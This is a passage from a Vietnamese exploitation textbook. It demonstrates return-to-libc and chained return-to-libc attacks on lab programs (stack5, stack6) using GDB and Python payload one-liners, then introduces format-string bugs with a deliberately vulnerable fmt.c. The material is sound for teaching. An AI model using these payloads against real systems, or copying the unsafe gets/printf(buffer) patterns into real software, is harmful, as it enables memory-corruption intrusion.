This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/
lib/tls/i686/cmov/libthread_db.so.1".

gdb$ break main
Breakpoint 1 at 0x8048476
gdb$ run
Failed to read a valid object file image from memory.
-------------------------------------------------------------------------[regs]
  EAX: BFFFFAA4  EBX: B7FDAFF4  ECX: B7EC2E6D  EDX: 00000001  o d I t S z a P c
  ESI: 00000000  EDI: B8000CC0  EBP: BFFFFA28  ESP: BFFFFA00  EIP: 08048476
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[007B:BFFFFA00]---------------------------------------------------------[stack]
BFFFFA50 : 30 FA FF BF  6D 2E EC B7 - 00 00 00 00  00 00 00 00 0...m...........
BFFFFA40 : F4 AF FD B7  00 00 00 00 - C0 0C 00 B8  78 FA FF BF ............x...
BFFFFA30 : 01 00 00 00  A4 FA FF BF - AC FA FF BF  00 00 00 00 ................
BFFFFA20 : 00 00 00 00  C0 0C 00 B8 - 78 FA FF BF  A8 2E EC B7 ........x.......
BFFFFA10 : 8C 8C EB B7  F4 AF FD B7 - 00 00 00 00  F4 AF FD B7 ................
BFFFFA00 : 01 00 00 00  A4 FA FF BF - 28 FA FF BF  29 85 04 08 ........(...)...
[0073:08048476]---------------------------------------------------------[code]
0x8048476 <main+6>:     add    esp,0xfffffffc
0x8048479 <main+9>:     lea    eax,[ebp-4]
0x804847c <main+12>:    push   eax
0x804847d <main+13>:    lea    eax,[ebp-20]
0x8048480 <main+16>:    push   eax
0x8048481 <main+17>:    push   0x80485d0
0x8048486 <main+22>:    call   0x804834c <printf@plt>
0x804848b <main+27>:    add    esp,0x10
--------------------------------------------------------------------------------

Breakpoint 1, 0x08048476 in main ()
gdb$ print system
$1 = {<text variable, no debug info>} 0xb7ee3990 <system>
gdb$
```

Lệnh `break main` đặt một điểm dừng tại hàm *main* của chương trình. Lệnh `run` thực thi chương trình. Khi chương trình chạy, hàm *main* sẽ được gọi, và điểm dừng đã thiết lập sẽ chặn chương trình ngay đầu hàm *main*. Tại thời điểm này, chương trình đã được tải lên bộ nhớ hoàn toàn cho nên bộ thư viện chuẩn cũng đã được tải. Cuối cùng chúng ta dùng lệnh `print system` để in địa chỉ hàm *system*. Địa chỉ của hàm *system* là B7EE3990.

Chúng ta có thể gán địa chỉ này vào ô ngăn xếp chứa địa chỉ trở về của hàm *main* để khi *main* kết thúc thì nó sẽ nhảy tới *system* trực tiếp. Vấn đề còn lại là ta cần xác định ô ngăn xếp nào chứa tham số của *system*.



Hình 3.11: Trạng thái ngăn xếp để quay về hàm *system*

Đọc giả sẽ thấy sự khác nhau giữa việc quay trở về lệnh gọi hàm, và quay trở về hàm một cách trực tiếp chính là ở một ô ngăn xếp dư. Khi quay về lệnh gọi hàm, tác vụ đầu tiên của lệnh CALL sẽ dịch chuyển con trỏ ngăn xếp xuống một ô ngăn xếp trước khi con trỏ lệnh chuyển đến địa chỉ hàm. Khi quay về hàm trực tiếp, con trỏ ngăn xếp vẫn giữ nguyên vị trí của nó, chỉ có con trỏ lệnh bị thay đổi chỉ đến địa chỉ hàm.

Trong cả hai trường hợp, khi con trỏ lệnh đã chỉ đến phần dẫn nhập của hàm, con trỏ ngăn xếp sẽ chỉ đến ô ngăn xếp chứa địa chỉ trở về của hàm đấy. Do đó, dựa vào mô hình cấu trúc ngăn xếp đã minh họa trong Hình 2.11, tham số đầu tiên của hàm sẽ là ô ngăn xếp ngay bên trên đỉnh ngăn xếp. Và đỉnh ngăn xếp hiện tại chính là ô ngăn xếp ngay bên trên địa chỉ trở về của *main* như đã khảo sát ở ví dụ trước, trong Tiểu mục 3.4.4.

Chúng ta đã có đầy đủ các yếu tố để tận dụng lỗi thông qua việc sử dụng một chương trình ngoài. Chúng ta sẽ nhập chuỗi `./a`, theo sau bởi một ký tự kết thúc chuỗi, rồi C ký tự bất kỳ để lấp đầy *buf*, 4 ký tự khác để lấp đầy *cookie*, thêm 4 ký tự nữa để lấp giá trị EBP cũ, rồi 4 ký tự có mã ASCII lần lượt là 90, 39, EE, và B7 xác định địa chỉ của hàm *system*, 4 ký tự bất kỳ để lấp địa chỉ trả về của hàm *system*, và 4 ký tự có mã ASCII lần lượt là 34, FA, FF, và BF xác định vị trí biến *buf*. Hình 3.11 miêu tả trạng thái ngăn xếp cần đạt được.

Và khi thực hiện tận dụng lỗi, chúng ta sẽ nhận được kết quả tương tự như hình chụp sau.

```
regular@exploitation:~/src$ python -c 'print "./a" + "\x00"*(1+0x0C+4+4) + "\x90
\x39\xEE\xB7" + "aaaa" + "\x34\xFA\xFF\xBF"' | ./stack5
&buf: 0xbffffa34, &cookie: 0xbffffa44
You win!
Segmentation fault
regular@exploitation:~/src$
```

Chúng ta đã thành công với cách tận dụng lỗi mới. Phương pháp quay trở về một hàm trực tiếp trong thư viện chuẩn (ví dụ như *system*) được gọi là *quay về thư viện chuẩn* (return to libc). Phương pháp này có hai ưu điểm chính:

- Số lượng các hàm trong bộ thư viện chuẩn rất nhiều, do đó đa số các chương trình đều sẽ dùng tới bộ thư viện chuẩn cho mục đích này hay mục đích kia, và vô tình kết nối tới cả những hàm không cần thiết ví dụ như *system*.
- Quay về thư viện chuẩn không gặp phải những rào cản về khả năng thực thi của mã lệnh như đối với các phương pháp quay về một vùng nhớ chứa dữ liệu khác.

3.5.5.2 Với trường hợp tên chương trình là *abc*

Phần này đơn giản chỉ mở rộng những gì chúng ta đã bàn ở phần trước. Vấn đề được đặt ra ở đây là nếu tên chương trình ngoài là *abc* thay vì *a*, thì chúng ta cần thay đổi những gì để đạt được cùng kết quả?

Quá đơn giản, chúng ta chỉ cần thay `./a` thành `./abc` và giảm bớt 2 byte đệm trong câu lệnh tận dụng như sau.

```
regular@exploitation:~/src$ mv a abc
regular@exploitation:~/src$ python -c 'print "./abc" + "\x00"*(1+0x0C+4+4-2) + "
\x90
\x39\xEE\xB7" + "aaaa" + "\x34\xFA\xFF\xBF"' | ./stack5
&buf: 0xbffffa34, &cookie: 0xbffffa44
sh: ./ab: No such file or directory
Segmentation fault
regular@exploitation:~/src$
```

Chúng ta không nhận được dòng chữ mong muốn! Thay vào đó, chúng ta nhận được một thông báo lỗi không tìm được tập tin `./ab`. Điều đáng chú ý là `./ab` có vẻ như xuất phát từ `./abc`. Để kiểm chứng, chúng ta sẽ thay `./abc` thành `./defg` và hy vọng thông báo lỗi sẽ trở thành không tìm thấy tập tin `./de`.

```
regular@exploitation:~/src$ python -c 'print "./defg" + "\x00"*(1+0x0C+4+4-3) +
"\x90
\x39\xEE\xB7" + "aaaa" + "\x34\xFA\xFF\xBF"' | ./stack5
&buf: 0xbffffa34, &cookie: 0xbffffa44
sh: ./de: No such file or directory
Segmentation fault
regular@exploitation:~/src$
```

Quả thật, có vẻ như chương trình chỉ nhận hai ký tự đầu của tên tập tin truyền vào. Do đó, phương pháp đơn giản nhất để ép chương trình thực thi tập tin `abc` trong khi ta chỉ có thể sử dụng hai ký tự là tạo một liên kết mềm (soft

link) đến tập tin `abc`. Hình chụp sau tạo liên kết mềm tên `de`, chỉ tới tập tin `abc`, và thực hiện tận dụng lỗi y hệt như trên.

```
regular@exploitation:~/src$ ln -s abc de
regular@exploitation:~/src$ python -c 'print "./defg" + "\x00"*(1+0x0C+4+4-3) +
"\x90
\x39\xEE\xB7" + "aaaa" + "\x34\xFA\xFF\xBF"' | ./stack5
&buf: 0xbffffa34, &cookie: 0xbffffa44
You win!
Segmentation fault
regular@exploitation:~/src$
```

Tuy đã đạt được mục đích nhưng chúng ta vẫn chưa giải thích được lý do tại sao hàm *system* chỉ nhận hai ký tự đầu tiên.

Dừng đọc và suy nghĩ


Bạn đọc có thể thử bỏ chuỗi `./` ở đầu để tiết kiệm thêm 2 ký tự nữa. Nhớ thiết lập biến môi trường PATH chỉ tới thư mục chứa tập tin đấy, và cẩn thận với sự thay đổi của địa chỉ biến *buf*.

Dừng đọc và suy nghĩ

Hãy thử suy nghĩ về lý do của sự cắt khúc.

Khi con trỏ lệnh đã chuyển đến phần dẫn nhập của *system* thì con trỏ ngăn xếp đang chỉ tới ô ngăn xếp ngay trên địa chỉ trở về của hàm *main*. Phần dẫn nhập của *system* sẽ khởi tạo một vùng nhớ ngăn xếp cho hàm *system* bằng cách giảm giá trị của ESP, làm cho ESP chỉ đến một ô ngăn xếp nào đó ở bên dưới như đã được bàn đến trong Tiểu mục 2.3.1. Các biến nội bộ của *system* sẽ được lưu trong vùng nhớ ngăn xếp này và chúng chồng lên phần dữ liệu của biến *buf*. Trong trường hợp này, có lẽ hàm *system* đã sử dụng 24 (thập phân) byte nên vẫn còn 4 byte đầu của *buf* chưa bị mất hẳn, dẫn đến sự cắt khúc như chúng ta thấy. Hình 3.12 minh họa sự chồng lấp vùng nhớ ngăn xếp của hàm *system* lên vùng nhớ ngăn xếp cũ của hàm *main* khi cố thử thực thi `./abc`. Bên trái là trạng thái bộ nhớ khi vừa thực hiện lệnh RET ở phần kết thúc của *main*, và bên phải mô tả các ô ngăn xếp được sử dụng trong hàm *system*.

Để tránh dữ liệu của chúng ta bị chồng lấp thì chúng ta phải đặt nó ở vị trí khác. Chúng ta có thể đặt chuỗi `./abc` vào sau biến *buf* thay vì ở trước như trong hình chụp bên dưới.



Hình 3.12: Vùng nhớ ngăn xếp hàm *system* chồng lên biến *buf*


```
regular@exploitation:~/src$ python -c 'print "\x00"*(0x10+4+4) + "\x90\x39\xEE\x
B7" + "aaaa" + "\x58\xFA\xFF\xBF./abc\x00"' | ./stack5
&buf: 0xbffffa34, &cookie: 0xbffffa44
You win!
Segmentation fault
regular@exploitation:~/src$
```

Vì chúng ta chuyển chuỗi ra phía sau nên địa chỉ chuỗi sẽ là $BFFFFA34 + 24 = BFFFFA58$, tức là địa chỉ của biến *buf* cộng thêm khoảng cách từ biến *buf* tới chuỗi `./abc`. Và bản thân biến *buf* sẽ được lấp đầy bằng ký tự bất kỳ. Xem Hình 3.13.

Hoặc ta cũng có thể sử dụng biến môi trường như sau.

```
regular@exploitation:~/src$ export EGG='./abc'
regular@exploitation:~/src$ ./getenv
bffffc39
regular@exploitation:~/src$ python -c 'print "\x00"*(0x10+4+4) + "\x90\x39\xEE\x
B7" + "aaaa" + "\x39\xFC\xFF\xBF"' | ./stack5
&buf: 0xbffffa34, &cookie: 0xbffffa44
You win!
Segmentation fault
regular@exploitation:~/src$
```

Bạn đọc cần chú ý rằng vì độ dài của `getenv` và `stack5` là như nhau (cùng 6 ký tự) nên địa chỉ do `getenv` cung cấp có thể được sử dụng ngay với `stack5` mà không cần điều chỉnh. Cách sử dụng biến môi trường có vẻ tiện lợi hơn so



Hình 3.13: Đặt `./abc` vào cuối chuỗi

với những gì chúng ta đã làm.

3.6 Quay về thư viện chuẩn nhiều lần

Có một điểm không hay ở những câu lệnh tận dụng mà chúng ta đã xem qua. Tuy chúng ta vẫn in được chuỗi cần in nhưng đồng thời chúng ta cũng làm chương trình gặp lỗi phân đoạn (segmentation fault). Ở những chương trình được thiết kế tốt, việc gặp phải một lỗi tương tự như thế này sẽ khiến cho người quản trị được cảnh báo và dẫn đến việc tận dụng lỗi gặp nhiều khó khăn hơn. Chúng ta hãy xem xét một chương trình như thế trong Nguồn 3.11.

Thật ra chương trình này chỉ thêm vào một phần xử lý tín hiệu (signal handler) SIGSEGV để in ra màn hình dòng chữ "You still lose!". Tín hiệu SIGSEGV được hệ điều hành gửi tới chương trình khi chương trình mắc phải lỗi phân đoạn.

Trước hết, chúng ta cần phải tìm hiểu tại sao các câu lệnh tận dụng lỗi của chúng ta lại làm cho chương trình mắc phải lỗi phân đoạn. Nhớ lại rằng chúng ta đã sử dụng cách quay về thư viện chuẩn để ép hàm *main* khi thoát sẽ nhảy tới hàm *system*. Hàm *system* cũng như nhiều hàm khác, khi thực hiện xong tác vụ cũng sẽ phải trở về hàm gọi nó. Trong Hình 3.13, địa chỉ trở về của *system* là 61616161. Địa chỉ này thông thường không được ánh xạ vào bộ nhớ nên khi con trỏ lệnh quay về địa chỉ đó, chương trình không thể đọc lệnh từ bộ nhớ, gây ra lỗi phân đoạn.

Để khắc phục lỗi, chúng ta phải ép hàm *system* quay về một lệnh, hoặc một hàm nào đó để chấm dứt chương trình, không tiếp tục quay về hàm gọi nó. Một

```
1  #include <stdio.h>
2  #include <signal.h>
3
4  void segv_handler(int signal)
5  {
6          printf("You still lose!\n");
7          abort(-1);
8  }
9
10 void init()
11 {
12         signal(SIGSEGV, segv_handler);
13 }
14
15 int main()
16 {
17         int cookie;
18         char buf[16];
19         init();
20         printf("&buf: %p, &cookie: %p\n", buf, &cookie);
21         gets(buf);
22         if (cookie == 0x000D0A00)
23         {
24                 printf("You lose!\n");
25         }
26 }
```

Nguồn 3.11: stack6.c

trong những hàm không quay về là hàm *exit*. Hàm *exit* chấm dứt hoạt động của một chương trình với mã kết thúc là tham số được truyền vào. Vì chúng ta không quan tâm tới mã kết thúc của chương trình nên chúng ta cũng không cần quan tâm đến tham số của hàm.

Cuối cùng, để không còn vướng lỗi phân đoạn thì chúng ta chỉ cần cho *system* quay về *exit* như Hình 3.14. Công việc cần làm sẽ bao gồm tìm địa chỉ *exit* và thay địa chỉ này vào vị trí của 4 ký tự `a` trong câu lệnh tận dụng lỗi của chúng ta. Địa chỉ của hàm *exit* (là một hàm trong bộ thư viện chuẩn) có thể được tìm thông qua GDB tương tự như khi chúng ta tìm địa chỉ của *system*. Địa chỉ này là B7ED92E0. Như vậy, câu lệnh tận dụng lỗi của chúng ta sẽ tương tự như hình chụp bên dưới.

```
regular@exploitation:~/src$ python -c 'print "\x00"*(0x10+4+4) + "\x90\x39\xEE\x
B7" + "\xE0\x92\xED\xB7" + "\x39\xFC\xFF\xBF"' | ./stack6
&buf: 0xbffffa34, &cookie: 0xbffffa44
You win!
regular@exploitation:~/src$
```

Kỹ thuật mà chúng ta vừa xem xét qua được gọi là *quay về thư viện chuẩn nhiều lần* (chained return to libc). Kỹ thuật này là sự phát triển của quay về

thư viện chuẩn nhằm thực hiện nhiều hơn một tác vụ trong một lần tận dụng. Trong ví dụ xét ở phần này, chúng ta quay về thư viện chuẩn hai lần để thực hiện một lệnh và thoát khỏi chương trình. Tuy nhiên, nếu sắp xếp các giá trị và thứ tự gọi hàm chuẩn xác thì chúng ta có thể quay về thư viện chuẩn nhiều lần hơn nữa.

```
regular@exploitation:~/src$ python -c 'print "\x00"*(0x10+4+4) + "\x70\x23\xEF\x
B7" + "\xF0\x22\xEF\xB7" + "\x54\xFA\xFF\xBF" + "\x5C\xFA\xFF\xBF" + "\xE0\x92\x
ED\xB7" + "\x5C\xFA\xFF\xBF" + "You win!"' | ./stack6
&buf: 0xbffffa34, &cookie: 0xbffffa44
You win!regular@exploitation:~/src$
```

Dòng lệnh tận dụng trên kết nối *main* ▷ *sprintf* ▷ *printf* ▷ *exit* chỉ mang tính giới thiệu và không có giá trị thực tiễn vì bạn đọc có thể dễ dàng sử dụng hai lệnh *printf* và *exit* là đủ, không cần *sprintf* ở trước. Giải thích cặn kẽ câu lệnh trên được dành làm một câu đố nhỏ cho bạn đọc.

3.7 Tóm tắt và ghi nhớ

- Lỗi tràn bộ đệm là một trong các lỗi nguy hiểm nhất và vẫn phổ biến đến ngày nay. Bản chất lỗi tràn bộ đệm đơn giản là dữ liệu nhập vượt quá vùng nhớ được cấp để chứa nó. Sự nguy hiểm xảy ra khi các dữ liệu quan trọng đối với chương trình nằm ở phía sau vùng nhớ bị tràn vì dữ liệu tràn có thể làm thay đổi các dữ liệu quan trọng đấy.

- Để tận dụng một chương trình, trước hết người tận dụng lỗi phải hiểu rõ cách thức hoạt động của bản thân chương trình, của các thư viện chúng sử dụng, và các hàm được gọi. Sự hiểu biết này giúp cho người tận dụng lỗi nhanh chóng khắc phục hoặc vượt qua những cản trở trong bản thân chương trình. Sự hiểu biết về nhiều mặt cũng giúp người tận dụng lỗi tìm ra phương pháp khác thay vì cố gắng làm theo phương pháp cũ đã bị chặn.

- Quá trình tận dụng lỗi đòi hỏi người tận dụng trả lời hai câu hỏi quan trọng: cần đưa dữ liệu gì, và làm sao để đưa dữ liệu đó vào chương trình. Hai câu hỏi này chỉ có thể được trả lời khi người tận dụng hiểu rõ cách hoạt động của chương trình.

- Nếu chương trình đọc từ bộ nhập chuẩn, chúng ta có thể sử dụng ống, hoặc chuyển hướng để thay đổi dòng nhập vào chương trình.

- Ngôn ngữ kịch bản giúp người tận dụng lỗi tiết kiệm rất nhiều thời gian. Python là một trong những ngôn ngữ được sử dụng phổ biến.

- Các dữ liệu quan trọng ảnh hưởng đến quá trình hoạt động của chương trình có thể là một biến, một cờ quan trọng, địa chỉ trở về của một hàm trong ngăn xếp.

- Các công cụ như objdump, GDB có thể cho chúng ta biết nhiều thông tin về chương trình ví dụ như các lệnh hợp ngữ, địa chỉ các lệnh này, thậm chí là các mã máy tương ứng.

- GDB là một chương trình gỡ rối cho phép chúng ta khảo sát quá trình thực thi của một chương trình một cách tương tác. Chúng ta có thể dùng GDB để tìm địa chỉ các hàm trong bộ thư viện chuẩn.

- Có nhiều cách để nạp dữ liệu vào vùng nhớ của một chương trình như thông qua việc nhập dữ liệu thông thường, hoặc các biến môi trường, hoặc các tham số dòng lệnh, hay ngay cả tên chương trình.


- Địa chỉ các biến môi trường rất nhạy cảm với các thay đổi về số lượng, nội dung, và tên của các biến môi trường. Chúng ta phải đảm bảo hai chương trình có cùng một môi trường thực thi thì địa chỉ các biến môi trường mới như nhau. Mỗi ký tự tăng thêm ở tên chương trình làm giảm hai đơn vị ở địa chỉ biến môi trường.

- Quay về bản thân chương trình là kỹ thuật thay đổi luồng thực thi của chương trình thông qua việc thay đổi địa chỉ trở về của một hàm để con trỏ lệnh chỉ đến phân đoạn `.text` của chương trình. Việc xác định vai trò các ô ngăn xếp là mấu chốt thành công ở các kỹ thuật thay đổi luồng thực thi. Vị trí đặt dữ liệu cũng cần được lưu ý để tránh bị chèn lấp bởi vùng nhớ ngăn xếp của các hàm khác.

- Quay về thư viện chuẩn là kỹ thuật tương tự như quay về `.text` nhưng con trỏ lệnh sẽ chỉ tới các hàm trong bộ thư viện chuẩn thay vì chỉ tới các lệnh của chương trình. Chúng ta có thể liên kết nhiều lần quay về thư viện chuẩn với nhau để thực hiện nhiều tác vụ trong một lần tận dụng.

- Thư viện chuẩn được sử dụng trong hầu hết mọi chương trình. Điều này đem lại cho chúng ta một kho công cụ lớn khi sử dụng phương pháp quay về thư viện chuẩn bởi vì mọi hàm trong thư viện đều có thể được tận dụng mặc dù bản thân chương trình không tham chiếu tới các hàm đó.

- Đôi khi việc tận dụng lỗi chỉ đơn giản là tạo liên kết mềm hoặc đổi tên tập tin. Đôi khi nó đòi hỏi sự nghiên cứu tỉ mỉ, tính toán chi tiết và sáng tạo trong việc biến chuyển các kỹ thuật cơ bản. Việc tận dụng lỗi cũng là một quá trình thử-sai-thử-lại để tìm ra nhiều cách thức mới và so sánh sự thay đổi trong hoạt động của chương trình.



Hình 3.14: Kết nối hai lần quay về *system* và *exit*

Chương 4

Chuỗi định dạng

Phổ biến, nguy hiểm tương tự và dễ bị tận dụng hơn lỗi tràn bộ đệm là các lỗi liên quan đến chuỗi định dạng.

4.1 Khái niệm

Chúng ta sử dụng *printf* trong các ví dụ ở những phần trước như sau:

```
printf(“You win!”);
```

Chuỗi “You win!” là tham số đầu tiên của *printf*, và tham số này có một vai trò đặc biệt đối với *printf*: nó xác định kiểu hiển thị của những tham số sau. Chính vì vậy, tham số đầu tiên của *printf* được gọi là chuỗi định dạng (format string). Chuỗi định dạng còn được sử dụng trong các hàm cùng họ với *printf* như *sprintf*, *fprintf*, *vsprintf*, v.v...

Chúng ta hãy thử thực thi một vài chương trình nhỏ sau.

```
1 int main()
2 {
3         printf("One percent is written as 1%\n");
4 }
```

```
1 int main()
2 {
3         printf("One thousandth is written as 1%%\n");
4 }
```

Đoạn mã đầu tiên in ra `One percent is written as 1%`, và đoạn mã thứ hai in `One thousandth is written as 1%`. Bạn đọc sẽ chú ý thấy thiếu một dấu phần trăm trong kết quả thứ hai. Điều này chứng tỏ *printf* không đơn giản in tham số thứ nhất như được truyền vào, mà đã có những xử lý nhất định đối với tham số này.

Tài liệu hàm *printf* cho biết ký tự dấu phần trăm (`%`) có ý nghĩa đặc biệt trong chuỗi định dạng. Nó đánh dấu sự bắt đầu của một yêu cầu định dạng (conversion specification). Yêu cầu định dạng được kết thúc bởi một ký tự định dạng (conversion specifier). Một số các ký tự định dạng có thể có bao gồm `%`, `c`, `x`, `X`, `s`, `n`, `hn`.

`%` in ra chính ký tự phần trăm. Đây là lý do vì sao đoạn mã thứ hai chỉ in một ký tự phần trăm.

`c` in tham số như một ký tự.

`x` in tham số như một số thập lục phân, sử dụng các ký tự thường.

`X` tương tự như `x` nhưng sử dụng các ký tự hoa.

`s` in chuỗi tại vị trí chỉ tới bởi tham số.

`n` viết vào vị trí được chỉ tới bởi tham số số lượng ký tự (là một số nguyên 4 byte) đã được in ra màn hình.

`hn` tương tự như n nhưng chỉ viết 2 byte thấp thay vì toàn bộ 4 byte.

Các ký tự định dạng này có thể nhận thêm tham số, tham số đầu tiên có vị trí 1. Nếu không được chỉ rõ[1], thì tham số được sử dụng sẽ là tham số kế. Ví dụ bên dưới có hai yêu cầu định dạng là `%c` và `%X`. Tham số đầu tiên là 0x87654321, và tham số cho yêu cầu định dạng thứ hai là 0x12345678. Khi thực thi, chúng ta sẽ nhận được dòng chữ `! 12345678`.

```
1 int main()
2 {
3         printf("%c %X\n", 0x87654321, 0x12345678);
4 }
```

Giữa ký tự phần trăm và ký tự định dạng còn có những tự chọn khác mà chúng ta sẽ xem xét dọc theo những bài tập của phần này.

4.2 Quét ngăn xếp

Chúng ta sẽ xem xét ví dụ Nguồn 4.1. Mục đích của chương trình là nhận dữ liệu nhập của người dùng và xuất chuỗi đã được nhập ra màn hình. Tuy nhiên, sau khi nhận dữ liệu, chương trình truyền thẳng chuỗi này làm tham số thứ nhất của *printf*, thay vì truyền như các tham số cho chuỗi định dạng.

Khi nhập vào `abcdef`, chương trình sẽ in ra chính chuỗi `abcdef`.

```
regular@exploitation:~/src$ ./fmt
&cookie: 0xbffff854
abcdef
cookie = 00000000
abcdef
cookie = 00000000
regular@exploitation:~/src$
```

Tuy nhiên, khi nhập vào `%x`, chương trình in ra kết quả khá lạ lẫm.

[1] chúng ta sẽ nói về việc xác định tham số trong Tiểu mục 4.4.4

```
1  #include <stdio.h>
2
3  int main(int argc, char **argv)
4  {
5          char buffer[512];
6          int cookie = 0;
7          printf("&cookie: %p\n", &cookie);
8          gets(buffer);
9          printf("cookie = %.8X\n", cookie);
10         printf(buffer);
11         printf("\ncookie = %.8X\n", cookie);
12         return 0;
13 }
```

Nguồn 4.1: fmt.c

```
regular@exploitation:~/src$ ./fmt
&cookie: 0xbffff854
%x
cookie = 00000000
0
cookie = 00000000
regular@exploitation:~/src$
```

Chương trình in ra `0`. Thử lại với chuỗi `%x %x %x %x` cho ta kết quả như bên dưới.

```
regular@exploitation:~/src$ ./fmt
&cookie: 0xbffff854
%x %x %x %x
cookie = 00000000
0 0 0 6
cookie = 00000000
regular@exploitation:~/src$
```

Chuỗi nhận được là `0 0 0 6`.

Dừng đọc và suy nghĩ

Vì sao chúng ta nhận được chuỗi số đó?

Chúng ta nhập vào `%x %x %x %x`. Điều này sẽ làm chương trình thực hiện lệnh gọi

```
printf(“%x %x %x %x”);
```

Lệnh *printf* này có bốn yêu cầu định dạng `%x` nên nó cần sử dụng bốn tham số nhưng không có tham số nào được truyền vào. Như vậy `printf` sẽ lấy giá trị nào để in ra màn hình?

Hãy xem xét trường hợp một lệnh *printf* tương tự nhưng với đầy đủ tham số sẽ được trình biên dịch chuyển sang hợp ngữ như thế nào.

```
printf(“%x %x %x %x”, 1, 2, 3, 4);
```

Sẽ được chuyển thành các dòng tương tự như sau:

```
PUSH 4
PUSH 3
PUSH 2
PUSH 1
PUSH buffer
CALL printf
```

So với lệnh thiếu tham số:

```
PUSH buffer
CALL printf
```

Sự khác biệt là ở bốn ô ngăn xếp chứa giá trị xác định trong trường hợp đầu, và sự thiếu hụt bốn ô ngăn xếp này ở trường hợp sau. Tuy nhiên, hàm *printf* chỉ có thể biết được 4 yêu cầu định dạng khi đã thực thi, tức khi đã ở trong thân hàm. Do đó, *printf* không thể biết trước khi được gọi đã có 4 lệnh PUSH thiết lập ngăn xếp hay chưa. Cho nên khi gặp các yêu cầu định dạng có nhận tham số, *printf* chỉ đơn giản thực hiện tác vụ lấy dữ liệu ở vị trí tương ứng trên ngăn xếp và xử lý chúng theo yêu cầu. Hình Hình 4.1 minh họa các ô ngăn xếp phải có khi chuỗi in ra là `0 0 0 6`.

